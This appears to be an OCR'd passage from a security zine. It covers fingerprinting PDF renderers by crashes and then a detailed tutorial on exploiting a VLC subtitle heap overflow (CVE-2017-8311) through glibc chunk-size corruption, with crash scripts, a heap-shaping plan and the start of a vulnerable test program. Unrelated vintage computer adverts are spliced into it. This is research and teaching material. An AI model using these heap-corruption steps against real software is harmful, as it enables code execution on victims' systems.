(code=2, address=0x700009a76fc8)
libsystem_malloc.dylib`
    szone_malloc_should_clear:
->0x7fff9737946d+395: callq 0x7fff9737a770
                ; tiny_malloc_from_free_list
  0x7fff97379472 <+400>: movq   %rax, %r9
  0x7fff97379475 <+403>: testq  %r9, %r9
  0x7fff97379478 <+406>: movq   %r12, %rbx
```

Now ain't that neat! It seems like PSPDFKit actually uses PDFium under the hood. Now we can proceed to dig into the code a bit and actually confirm this (in this case their license also confirms this conclusion).

What else could we possibly use crashes like these for? These could also be useful to construct a sort of oracle when we are completely blind as to what piece of code is actually running on the other side. And indeed, some folks have used this before when attacking different online services, not unlike Chris Evans' excellent writeup.[14] What would happen if you try to preview above mentioned PDFs in Google Docs, Dropbox, Owncloud, or any other shiny web application? Could you tell what those are running? Well that could be useful, couldn't it? I wouldn't call these tests conclusive, but it's a good start.

I'll finish this off with a simple observation. No one seems to care about crashes due to infinite recursion and those tend to live longest, followed of course by null pointer dereferences, so one of either of those is sure to serve you for quite some time. At least that has been the case in my very humble experience.





[14] Black Box Discovery of Memory, Scary Beast Security blog, March 2017.

16:06 The Adventure of the Fragmented Chunks

by Yannay Livneh

In a world of chaos, where anti-exploitation techniques are implemented everywhere from the bottoms of hardware (Intel CET) to the heavens of cloud-based network inspection products, one place remains unmolested, pure and welcoming to exploitation: the GNU C Standard Library. Glibc, at least with its build configuration on popular platforms, has a consistent, documented record of not fully applying mitigation techniques.

The glibc on a modern Ubuntu does not have stack cookies, heap cookies, or safe versions of string functions, not to mention CFG. It's like we're back in the good ol' nineties (I couldn't even spell my own name back then, but I was told it was fun). So no wonder it's heaven for exploitation proof of concepts and CTF pwn challenges. Sure, users of these platforms are more susceptible to exploitation once a vulnerability is found, but that's a small sacrifice to make for the infinitesimal improvement in performance and ease of compiled code readability.

This sermon focuses on the glibc heap implementation and heap-based buffer overflows. Glibc heap is based on `ptmalloc` (which is based on `dlmalloc`) and uses an inline-metadata approach. It means the bookkeeping information of the heap is saved within the chunks used for user data. For an official overview of glibc malloc implementation, see the *Malloc Internals* page of the project's wiki. This approach means sensitive metadata, specifically the chunk's size, is prone to overflow from user input.

NSG

NORTHERN PC SOFTWARE GROUP
Collieston, Aberdeen. AB4 9RT.
Telephone and Help-Line:- 035887-336

NSG offer to ALL Amstrad and IBM Compatible Users a Personal Service.
We are especially interested in NEWCOMERS to COMPUTING. *OUR NON-PROFIT MAKING SERVICES INCLUDE THE FOLLOWING:-*

PUBLIC DOMAIN: Fine programmes available on 5.25" and 3.5" disks. IBM Compatible Material is offered for ALL USERS, on 5.25" Disks at a maximum of **£3.50 per Disk**. *Inc VAT & Post.* We hold the largest PD Library in the North of Britain, which is being increased monthly.

24 HOUR HELPLINE: Use this Service at any time of Day or Night for instant assistance to any Member. Especially valuable to newcomers to these excellent PD programmes. *Help available on any aspect of Computing, at all times.*

OTHER SERVICES:- INFORMATION. BBS, COMMS, NETWORKING, DISK EXCHANGE, NEWSOFTWARE, CONSULTANCY

SPECIAL INTERESTS: Special Interest Groups encouraged. Share your expertise with other enthusiasts, through our News Letter.

Send for information today without delay.
This is a service for all beginners, and the enthusiast.
Modest registration fee £20.00.
Includes credit for £10.00 PD software.
Special terms for OAP/students/unemployed.

WE ACCEPT EXPRESS VOUCHERS

In recent years, many have taken advantage of this behavior such as Google's Project Zero's 2014 version of the poisoned NULL byte and *The Forgotten Chunks*.[15] This sermon takes another step in this direction and demonstrates how this implementation can be used to overcome different limitations in exploiting real-world vulnerabilities.

Introduction to Heap-Based Buffer Overflows

In the recent few weeks, as a part of our drive-by attack research at Check Point, I've been fiddling with the glibc heap, working with a very common example of a heap-based buffer overflow. The vulnerability (CVE-2017-8311) is a real classic, taken straight out of a textbook. It enables an attacker to copy any character except NULL and line break to a heap allocated memory without respecting the size of the destination buffer.

Here is a trivial example. Assume a sequential heap based buffer overflow.


```
// Allocate length until NULL
char *dst = malloc(strlen(src) + 1);
// copy until EOL
while (*src != '\n')
    *dst++ = *src++;
*dst = '\0';
```

What happens here is quite simple: the `dst` pointer points to a buffer allocated with a size large enough to hold the `src` string until a NULL character. Then, the input is copied one byte at a time from the `src` buffer to the allocated buffer until a newline character is encountered, which may be well after a NULL character. In other words, a straightforward overflow.

Put this code in a function, add a small main, compile the program and run it under `valgrind`.

```
python -c "print 'A' * 23 + '\0'" \
      | valgrind ./a.out
```

[15] GLibC Adventures: The Forgotten Chunks, François Goichon, `unzip pocorgtfo16.pdf forgottenchunks.pdf`



It outputs the following lines:

```
==31714== Invalid write of size 1
   at 0x40064C: format (main.c:13)
   by 0x40068E: main (main.c:22)
Address 0x52050d8 is 0 bytes after a block
   of size 24 alloc'd
   at 0x4C2DB8F: malloc
      (in vgpreload_memcheck-amd64-linux.so)
   by 0x400619: format (main.c:9)
   by 0x40068E: main (main.c:22)
```

So far, nothing new. But what is the common scenario for such vulnerabilities to occur? Usually, string manipulation from user input. The most prominent example of this scenario is text parsing. Usually, there is a loop iterating over a textual input and trying to parse it. This means the user has quite good control over the size of allocations (though relatively small) and the sequence of allocation and free operations. Completing an exploit from this point usually has the same form:

1. Find an interesting struct allocated on the heap (victim object).
2. Shape the heap in a way that leaves a hole right before this victim object.
3. Allocate a memory chunk in that hole.
4. Overflow the data written to the chunk into the victim object.
5. Profit.


What's the Problem?

Sounds simple? Good. This is just the beginning. In my exploit, I encountered a really annoying problem: all the interesting structures that can be used as victims had a pointer as their first field. That first field was of no interest to me in any way, but it had to be a valid pointer for my exploit to work. I couldn't write NULL bytes, but had to write sequentially in the allocated buffer until I reached the interesting field, a function pointer.

For example, consider the following struct:

```
1 typedef struct {
    char *name;
3   uint64_t dummy;
    void (*destructor)(void *);
5 } victim_t;
```


A linear overflow into this struct inevitably overrides the `name` field before overwriting the `destructor` field. The `destructor` field has to be overwritten to gain control over the program. However, if the `name` field is dereferenced before invoking the destructor, the whole thing just crashes.



GLibC Heap Internals in a Nutshell

To understand how to overcome this problem, recall the internals of the heap implementation. The heap allocates and manages memory in chunks. When a chunk is allocated, it has a header with a size of `sizeof(size_t)`. This header contains the size of the chunk (including the header) and some flags. As all chunk sizes are rounded to multiples of eight, the three least significant bits in the header are used as flags. For now, the only flag which matters is the `in_use` flag, which is set to 1 when the chunk is allocated, and is otherwise 0.

So a sequence of chunks in memory looks like the following, where data may be user's data if the chunk is allocated or heap metadata if the chunk is freed. The key takeaway here is that *a linear overflow may change the size of the following chunk.*



The heap stores freed chunks in bins of various types. For the purpose of this article, it is sufficient to know about two types of bins: `fastbin`s and normal bins (all the other bins). When a chunk of small size (by default, smaller than `0x80` bytes, including the header) is freed, it is added to the corresponding `fastbin` and the heap doesn't coalesce it with

the adjacent chunks until a further event triggers the coalescing behavior. A chunk that is stored in a `fastbin` always has its `in_use` bit set to 1. The chunks in the `fastbin` are served in LIFO manner, i.e., the last freed chunk will be allocated first when a memory request of the appropriate size is issued. When a normal chunk (not small) is freed, the heap checks whether the adjacent chunks are freed (the `in_use` bit is off), and if so, coalesces them before inserting them in the appropriate bin. The key takeaway here is that *small chunks can be used to keep the heap fragmented*.

The small chunks are kept in `fastbin`s until some events that require heap consolidation occur. The most common event of this kind is coalescing with the `top` chunk. The `top` chunk is a special chunk that is never allocated. It is the chunk in the end of the memory region assigned to the heap. If there are no freed chunks to serve an allocation, the heap splits this chunk to serve it. To keep the heap fragmented using small chunks, you must avoid heap consolidation events.

For further reading on glibc heap implementation details, I highly recommend the Malloc Internals page of the project wiki. It is concise and very well written.

Overcoming the Limitations

So back to the problem: how can this kind of linear-overflow be leveraged to writing further up the heap without corrupting some important data in the middle?

My nifty solution to this problem is something I call "fragment-and-write." (Many thanks to Omer Gull for his help.) I used the overflow to synthetically change the size of a freed chunk, tricking the allocator to consider the freed chunk as bigger than it actually is, i.e., overlapping the victim object. Next, I allocated a chunk whose size equals the original freed chunk size plus the fields I want to skip, without writing it. Finally, I allocated a chunk whose size equals the victim object's size minus the offset of the skipped fields. This last allocation falls exactly on the field I want to overwrite.


Workflow to exploit such a scenario:

1. Find an interesting struct allocated on the heap (victim object).

2. Shape the heap in a way that leaves a hole right before this object.


3. Allocate `chunk0` right before the victim object.

4. Allocate `chunk1` right before `chunk0`.




5. Overflow `chunk1` into the metadata of `chunk0`, making `chunk0`'s size equal to `sizeof(chunk0) + sizeof(victim_object)`: $S_0 = S_0 + S_V$.

6. Free `chunk0`.



7. Allocate chunk with size = S_0+ `offsetof(victim_object, victim_field)`.


8. Allocate chunk with size = $S_V -$ `offsetof(victim_object, victim_field)`.



9. Write the data in the chunk allocated in stage 8. It will directly write to the victim field.

10. Profit.

Note that the allocator overrides some of the user's data with metadata on de-allocation, depending on the bin. (See glibc's implementation for details.) Also, the allocator verifies that the sizes of the chunks are aligned to multiples of 16 on 64-bit platforms. These limitations have to be taken into account when choosing the fields and using technique.



Real World Vulnerability

Enough with theory! It's time to exploit some real-world code.

VLC 2.2.2 has a vulnerability in the subtitles parsing mechanism – CVE-2017-8311. I synthesized a small program which contains the original vulnerable code and flow from VLC 2.2.2 wrapped in a small main function and a few complementary ones, see page 29 for the full source code. The original code parses the JacoSub subtitles file to VLC's internal `subtitle_t` struct. The `TextLoad` function loads all the lines of the input stream (in this case, standard input) to memory and the `ParseJSS` function parses each line and saves it to `subtitle_t` struct. The vulnerability occurs in line 418:

```
373 psz_orig2=calloc(strlen(psz_text)+1,1);
374 psz_text2=psz_orig2;
375
376 for( ; *psz_text != '\0'
        && *psz_text != '\n'
        && *psz_text != '\r'; )
377 {
378   switch( *psz_text )
379   {
...
407   case '\\':
...
415     if((toupper((uint8_t)*(psz_text+1))
    =='C') ||
416        (toupper((uint8_t)*(psz_text+1))
    =='F') )
417     {
418         psz_text++; psz_text++;
419         break;
420     }
...
445   psz_text++;
446 }
```

The `psz_text` points to a user-controlled buffer on the heap containing the current line to parse. In line 373, a new chunk is allocated with a size large enough to hold the data pointed at by `psz_text`. Then, it iterates over the `psz_text` pointed data. If the byte one before the last in the buffer is '\' (backslash) and the last one is '`c`', the `psz_text` pointer is incremented by 2 (line 418), thus pointing to the null terminator. Next, in line 445, it is incremented again, and now it points outside the original buffer. Therefore, the loop may continue, depending on the data that resides outside the buffer.

An attacker may design the data outside the buffer to cause the code to reach line 441 within the same loop.

```
438   default:
439     if( !p_sys->jss.i_comment )
440     {
441       *psz_text2 = *psz_text;
442       psz_text2++;
443     }
444 }
```

This will copy the data outside the source buffer into `psz_text2`, possibly overflowing the destination buffer.

To reach the vulnerable code, the input must be a valid line of JacoSub subtitle, conforming to the pattern scanned in line 256:


```
256   else if(sscanf(s,
                "@%d @%d %[^\n\r]",
                &f1, &f2, psz_text) == 3 )
```

When triggering the vulnerability under valgrind this is what happens:

```
python -c "print '@0@0\\c'" \
      | valgrind ./pwnme
```

```
==32606== Conditional jump or move depends
   on uninitialised value(s)
   at 0x4016E2: ParseJSS (pwnme.c:376)
   by 0x40190F: main (pwnme.c:499)
```

This output indicates that the condition in the for-loop depends on the uninitialized value, data outside the allocated buffer. Perfect!



Sharpening the Primitive

After having a good understanding of how to trigger the vulnerability, it's time to improve the primitives and gain control over the environment. The goal is to control the data copied after triggering the vulnerability, which means putting data in the source chunk.

The allocation of the source chunk occurs in line 238:

```
232 for( ;; )
233 {
234   const char *s = TextGetLine( txt );
...
238   psz_orig = malloc( strlen( s ) + 1 );
...
241   psz_text = psz_orig;
242
243   /* Complete time lines */
244   if(sscanf(s,"%d:%d:%d.%d "
          "%d:%d:%d.%d %[^\n\r]",
245         &h1,&m1,&s1,&f1,&h2,&m2,&s2,&f2,
          psz_text)==9)
246   {
...
253     break;
254   }
255   /* Short time lines */
256   else if( sscanf(s, "@%d @%d %[^\n\r]",
                &f1, &f2, psz_text) == 3 )
257   {
...
262     break;
263   }
...
266   else if( s[0] == '#' )
267   {
...
272     strcpy( psz_text, s );
...
319     free( psz_orig );
320     continue;
321   }
322   else
323 /* Unknown type, probably a comment. */
324   {
325     free( psz_orig );
326     continue;
327   }
328 }
```

The code fetches the next input line (which may contain NULLs) and allocates enough data to hold NULL-terminated string. (Line 238.) Then it tries to match the line with JacoSub valid format patterns. If the line starts with a pound sign ('#'), the line is copied into the chunk, freed, and the code continues to the next input line. If the line matches the JacoSub subtitle, the `sscanf` function writes the data after the timing prefix to the allocated chunk. If no option matches, the chunk is freed.

Recalling glibc allocator behavior, the invocation of `malloc` with size of the most recently freed chunk returns the most recently freed chunk to the caller. This means that if an input line starts with a pound sign ('#') and the next line has the same length, the second allocation will be in the same place and hold the data from the previous iteration.

This is the way to put data in the source chunk. The next step is *not* to override it with the second line's data. This can be easily achieved using the `sscanf` and adding leading zeros to the timing format at the beginning of the line. The `sscanf` in line 256 writes only the data after the timing format. By providing `sscanf` arbitrarily long string of digits as input, it writes very little data to the allocated buffer.

With these capabilities, here is the first crashing example:

```
import sys
sys.stdout.write('#' * 0xe7 + '\n')
sys.stdout.write('@0@' + '0' * 0xe2 + '\\c')
```

Plugging the output of this Python script as the input of the compiled program (from page 29) produces a nice segmentation fault. Open GDB, this is what happens inside:

```
$ python crash.py > input
$ gdb -q ./pwnme
Reading symbols from ./pwnme...done.
(gdb) r < input
Starting program: /pwnme < input
starting to read user input
>
Program received signal SIGSEGV,
    Segmentation fault.
0x0000000000400df1 in ParseJSS (p_demux=0
    x6030c0, p_subtitle=0x605798, i_idx=1)
    at pwnme.c:222
222       if( !p_sys->jss.b_inited )
(gdb) hexdump &p_sys 8
00000000: 23 23 23 23 23 23 23 23  ########
```

The input has overridden a pointer with controlled data. The buffer overflow happens in the `psz_orig2` buffer, allocated by invoking `calloc( strlen( psz_text) + 1, 1 )` (line 373), which translates to request an allocation big enough to hold three bytes, "\\c\0". The minimum size for a chunk is `2 * sizeof(void*) + 2 * sizeof(size_t)` which is 32. As the glibc allocator

uses a best-fit algorithm, the allocated chunk is the smallest free chunk in the heap. In the main function, the code ensures such a chunk exists before the interesting data:

```
467 void *placeholder =
          malloc(0xb0 - sizeof(size_t));
468
469 demux_t *p_demux =
          calloc(sizeof(demux_t), 1);
...
477 free(placeholder);
```

The `placeholder` is allocated first, and after that an interesting object: `p_demux`. Then, the `placeholder` is freed, leaving a nice hole before `p_demux`. The allocation of `psz_orig2` catches this chunk and the overflow overrides `p_demux` (located in the following chunk) with input data. The `p_sys` pointer that causes the crash is the first field of `demux_t` struct. (Of course, in a real world scenario like VLC the attacker needs to shape the heap to have a nice hole like this, a technique called Feng-Shui, but that is another story for another time.)

Now the heap overflow primitive is well established, and so is the constraint. Note that even though the vulnerability is triggered in the last input line, the `ParseJSS` function is invoked once again and returns an error to indicate the end of input. On every invocation it dereferences the `p_sys` pointer, so this pointer must remain valid even after triggering the vulnerability.

Exploitation

Now it's time to employ the technique outlined earlier and overwrite only a specific field in a target struct. Look at the definition of `demux_t` struct:

```
 99 typedef struct {
100   demux_sys_t *p_sys;
101   stream_t *s;
102   char padding[6*sizeof(size_t)];
103   void (*pwnme)(void);
104   char moar_padding[2*sizeof(size_t)];
105 } demux_t;
```

The end goal of the exploit is to control the `pwnme` function pointer in this struct. This pointer is initialized in `main` to point to the `not_pwned` function. To demonstrate an arbitrary control over this pointer, the POC exploit points it to the `totally_pwned` function. To bypass ASLR, the exploit partially overwrites the least significant bytes of `pwnme`, assuming the two functions reside in relatively close addresses.

```
454 static void not_pwned(void) {
455   printf("everything went down well\n");
456 }
457
458 static void totally_pwned(void)
                    __attribute__((unused));
459 static void totally_pwned(void) {
460   printf("OMG, totally_pwned!\n");
461 }
462
463 int main(void) {
...
476   p_demux->pwnme = not_pwned;
```

There are a few ways to write this field:

- Allocate it within `psz_orig` and use the `strcpy` or `sscanf`. However, this will also write a terminating NULL which imposes a hard constraint on the addresses that may be pointed to.

- Allocate it within `psz_orig2` and write it in the copy loop. However, as this allocation uses `calloc`, it will zero the data before copying to it, which means the whole pointer (not only the LSB) should be overwritten.

- Allocate `psz_orig2` chunk before the field and overflow into it. Note partial overwrite is possible by padding the source with the '`}`' character. When reading this character in the copying loop, the source pointer is incremented but no write is done to the destination, effectively stopping the copy loop.

This is the way forward! So here is the current game plan:

1. Allocate a chunk with a size of `0x50` and free it. As it's smaller than the hole of the placeholder (size `0xb0`), it will break the hole into two chunks with sizes of `0x50` and `0x60`. Freeing it will return the smaller chunk to the allocator's fastbins, and won't coalesce it, which leaves a `0x60` hole.

2. Allocate a chunk with a size of `0x60`, fill it with the data to overwrite with and free it. This chunk will be allocated right before the `p_demux` object. When freed, it will also be pushed into the corresponding fastbin.

3. Write a JSS line whose `psz_orig` makes an allocation of size `0x60` and the `psz_orig2` size makes an allocation of size `0x50`. Trigger the vulnerability and write the LSB of the size of `psz_orig` chunk as `0xc1`: the size of the two chunks with the `prev_inuse` bit turned on. Free the `psz_orig` chunk.

4. Allocate a chunk with a size of `0x70` and free it. This chunk is also pushed to the fastbins and not coalesced. This leaves a hole of size `0x50` in the heap.

5. Allocate without writing chunks with a size of `0x20` (the padding of the `p_demux` object) and size of `0x30` (this one contains the `pwnme` field until the end of the struct). Free both. Both are pushed to fastbin and not coalesced.

6. Make an allocation with a size of `0x100` (arbitrary, big), fill it with data to overwrite with and free it.

7. Write a JSS line whose `psz_orig` makes an allocation of size `0x100` and the `psz_orig2` size makes an allocation of size `0x20`. Trigger the vulnerability and write the LSB of the `pwnme` field to be the LSB of `totally_pwned` function.

8. Profit.

There are only two things missing here. First, when loading the file in `TextLoad`, you must be careful not to catch the hole. This can be easily done by making sure all lines are of size `0x100`. Note that this doesn't interfere with other constructs because it's possible to put NULL bytes in the lines and then add random padding to reach the allocation size of `0x100`. Second, you must not trigger heap consolidation, which means not to coalesce with the `top` chunk. So the first line is going to be a JSS line with `psz_orig` and `psz_orig2` allocations of size `0x100`. As they are allocated sequentially, the second allocation will fall between the first and `top`, effectively preventing coalescing with it.

For a Python script which implements the logic described above, see page 37. Calculating the exact offsets is left as an exercise to the reader. Put everything together and execute it.

```
$ gcc -Wall -o pwnme -fPIE -g3 pwnme.c
$ echo | ./pwnme
starting to read user input
everything went down well
$ python exp.py | ./pwnme
starting to read user input
OMG I can't believe it - totally_pwned
```


Success! The exploit partially overwrites the pointer with an arbitrary value and redirects the execution to the `totally_pwned` function.

As mentioned earlier, the logic and flow was pulled from the VLC project and this technique can be used there to exploit it, with additional complementary steps like Heap Feng-Shui and ROP. See the VLC Exploitation section of our CheckPoint blog post on the Hacked in Translation exploit for more details about exploiting that specific vulnerability.[16]

Afterword

In the past twenty years we have witnessed many exploits take advantage of glibc's malloc inline-metadata approach, from *Once upon a free*[17] and *Malloc Maleficarum*[18] to the poisoned NULL byte.[19] Some improvements, such as glibc metadata hardening,[20] were made over the years and integrity checks were added, but it's not enough! Integrity checks are not security mitigation! The "House of Force" from 2005 is still working today! The CTF team Shellphish maintains an open repository of heap manipulation and exploitation techniques.[21] As of this writing, they all work on the newest Linux distributions.

We are very grateful for the important work of having a FOSS implementation of the C standard library for everyone to use. However, it is time for us to have a more secure heap by default. It is time to either stop using plain metadata where it's susceptible to malicious overwrites or separate our data and metadata or otherwise strongly ensure the integrity of the metadata à la heap cookies.


AMAZING PRODUCTS
Incredible Prices
DISK DRIVES
COMMODORE AMIGA
3.5" External NEC Drive £86.50
5.25" External IBM™ Compatible £99.95
5.25" External with PSU £115.95
3.5" / 5.25" "MultiDrive" (pictured) £199.95
A2000 3.5" Internal Kit £69.95
ATARI ST (PC-Ditto only £49.95 when purchased with any drive! - RRP: £79.95)
3.5" 720K External NEC Drive £90.00
5.25" External IBM™ Compatible £115.95
3.5" / 5.25" "MultiDrive" (pictured) £199.95
STFM NEC 3.5" 720K Internal Upgrade £69.95
MONITORS
All monitors provided with free lead. Please state computer.
Phillips CM8833 Med. Res. Colour £225.00
Phillips CM8852 High Res. Colour £299.00
NEC Multisync II Colour £499.00
NEC Multisync II GS Greyscale Colour £199.00
Atari SM124 High Res. Mono £99.95
PRINTERS
All printers standard Centronics Parallel. Cable not included.
Star LC-10 Mono 9-pin Dot-Matrix £189.95
Star LC-10 Colour 9-pin Dot-Matrix (pictured) £249.95
NEC Pinwriter P2200 Mono 24-pin Dot Matrix £299.95
Centronics Parallel Cable £12.00
We supply Amstrad PC, Atari ST and Commodore Amiga computers and peripherals at best prices! PLEASE CALL!
IBM PC 20MB HARD CARD - £199!
PC DISK DRIVES
Internal 3.5" NEC 720K Drive Kit £69.95
External 3.5" NEC 720K Drive £149.95
Internal 3.5" NEC 1.4Mb Drive Kit ... £99.95
PC MISCELLANEOUS
Serial M2 Mouse £39.95
Game Card £24.95
Joystick For Above £39.95
HARD CARD SPECIAL!
HARD CARDS FOR IBM XT & PC
Miniscribe 20Mb Hard Card £199.00
Miniscribe 30Mb Hard Card £229.00
HARD CARDS FOR IBM AT
Miniscribe 30Mb 65mS £279.00
Miniscribe 30Mb 40mS £299.00
All hard cards also suitable for compatibles, such as Amstrad PC1512/1640.
XT Hard Cards also suitable for Amiga 2000 with XT Bridgeboard.
All items on this ad. may be ordered by postal mail order or by telephone.
We accept Access and Visa.
Please make cheques and POs payable to Power Computing.
POWER COMPUTING
44a Stanley Street, Bedford. MK41 7RW
0234 273000
(5 lines)
Prices include VAT and delivery. Please add £10.35 for overnight courier delivery if required.
We reserve the right to change prices and product lines without prior notice.

[16] Hacked In Translation Director's Cut, Checkpoint Security, `unzip pocorgtfo16.pdf hackedintranslation.pdf`
[17] Phrack 57:9. `unzip pocorgtfo16.pdf onceuponafree.txt`
[18] `unzip pocorgtfo16.pdf MallocMaleficarum.txt`
[19] Poisoned NUL Byte 2014 Edition, Chris Evans, Project Zero Blog
[20] Further Hardening glibc Malloc() against Single Byte Overflows, Chris Evans, Scary Beasts Blog
[21] `git clone https://github.com/shellphish/how2heap || unzip pocorgtfo16.pdf how2heap.tar`

pwnme.c

```
/*****************************************************************************
 * pwnme.c: simplified version of subtitle.c from VLC for eductaional purpose.
 *****************************************************************************
 * This file contains a lot of code copied from moduls/demux/subtitle.c from
 * VLC version 2.2.2 licensed under LGPL stated hereby.
 *
 * See the original code in http://git.videolan.org
 *
 * Copyright (C) 2017 yannayl
 *
 * This program is free software; you can redistribute it and/or modify it
 * under the terms of the GNU Lesser General Public License as published by
 * the Free Software Foundation; either version 2.1 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU Lesser General Public License for more details.
 *
 * You should have received a copy of the GNU Lesser General Public License
 * along with this program; if not, write to the Free Software Foundation,
 * Inc., 51 Franklin Street, Fifth Floor, Boston MA 02110-1301, USA.
 *****************************************************************************/

#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
#include <ctype.h>
#include <stdbool.h>
#include <unistd.h>

#define VLC_UNUSED(x) (void)(x)

enum {
    VLC_SUCCESS = 0,
    VLC_ENOMEM = -1,
    VLC_EGENERIC = -2,
};

typedef struct
{
    int64_t i_start;
    int64_t i_stop;

    char    *psz_text;
} subtitle_t;

typedef struct
{
    int     i_line_count;
    int     i_line;
    char    **line;
} text_t;

typedef struct
{
    int         i_type;
    text_t      txt;
    void        *es;
```

```
63
        int64_t      i_next_demux_date;
65      int64_t      i_microsecperframe;

67      char         *psz_header;
        int          i_subtitle;
69      int          i_subtitles;
        subtitle_t   *subtitle;
71
        int64_t      i_length;
73
        /* */
75      struct
        {
77          bool b_inited;

79          int i_comment;
            int i_time_resolution;
81          int i_time_shift;
        } jss;
83      struct
        {
85          bool  b_inited;

87          float f_total;
            float f_factor;
89      } mpsub;
    } demux_sys_t;
91
    typedef struct {
93      int fd;
        char *data;
95      char *seek;
        char *end;
97  } stream_t;

99  typedef struct {
        demux_sys_t *p_sys;
101     stream_t *s;
        char padding[6* sizeof(size_t)];
103     void (*pwnme)(void);
        char moar_padding[2* sizeof(size_t)];
105 } demux_t;

107 void msg_Dbg(demux_t *p_demux, const char *fmt, ...) {
    }
109
    void read_until_eof(stream_t *s) {
111     size_t size = 0, capacity = 0;
        ssize_t ret = -1;
113     do {
            if (capacity - size == 0) {
115             capacity += 0x1000;
                s->data = realloc(s->data, capacity);
117         }
            ret = read(s->fd, s->data + size, capacity - size);
119         size += ret;
        } while (ret > 0);
121     s->end = s->data + size;
        s->seek = s->data;
123 }

125 char *stream_ReadLine(stream_t *s) {
        if (s->data == NULL) {
127         read_until_eof(s);
```

```
    }

    if (s->seek >= s->end) {
        return NULL;
    }

    char *end = memchr(s->seek, '\n', s->end - s->seek);
    if (end == NULL) {
        end = s->end;
    }
    size_t line_len = end - s->seek;

    char *line = malloc(line_len + 1);
    memcpy(line, s->seek, line_len);
    line[line_len] = '\0';
    s->seek = end + 1;

    return line;
}

void *realloc_or_free(void *p, size_t size) {
    return realloc(p, size);
}

static int TextLoad( text_t *txt, stream_t *s )
{
    int   i_line_max;

    /* init txt */
    i_line_max          = 500;
    txt->i_line_count   = 0;
    txt->i_line         = 0;
    txt->line           = calloc( i_line_max, sizeof( char * ) );
    if( !txt->line )
        return VLC_ENOMEM;

    /* load the complete file */
    for( ;; )
    {
        char *psz = stream_ReadLine( s );

        if( psz == NULL )
            break;

        txt->line[txt->i_line_count++] = psz;
        if( txt->i_line_count >= i_line_max )
        {
            i_line_max += 100;
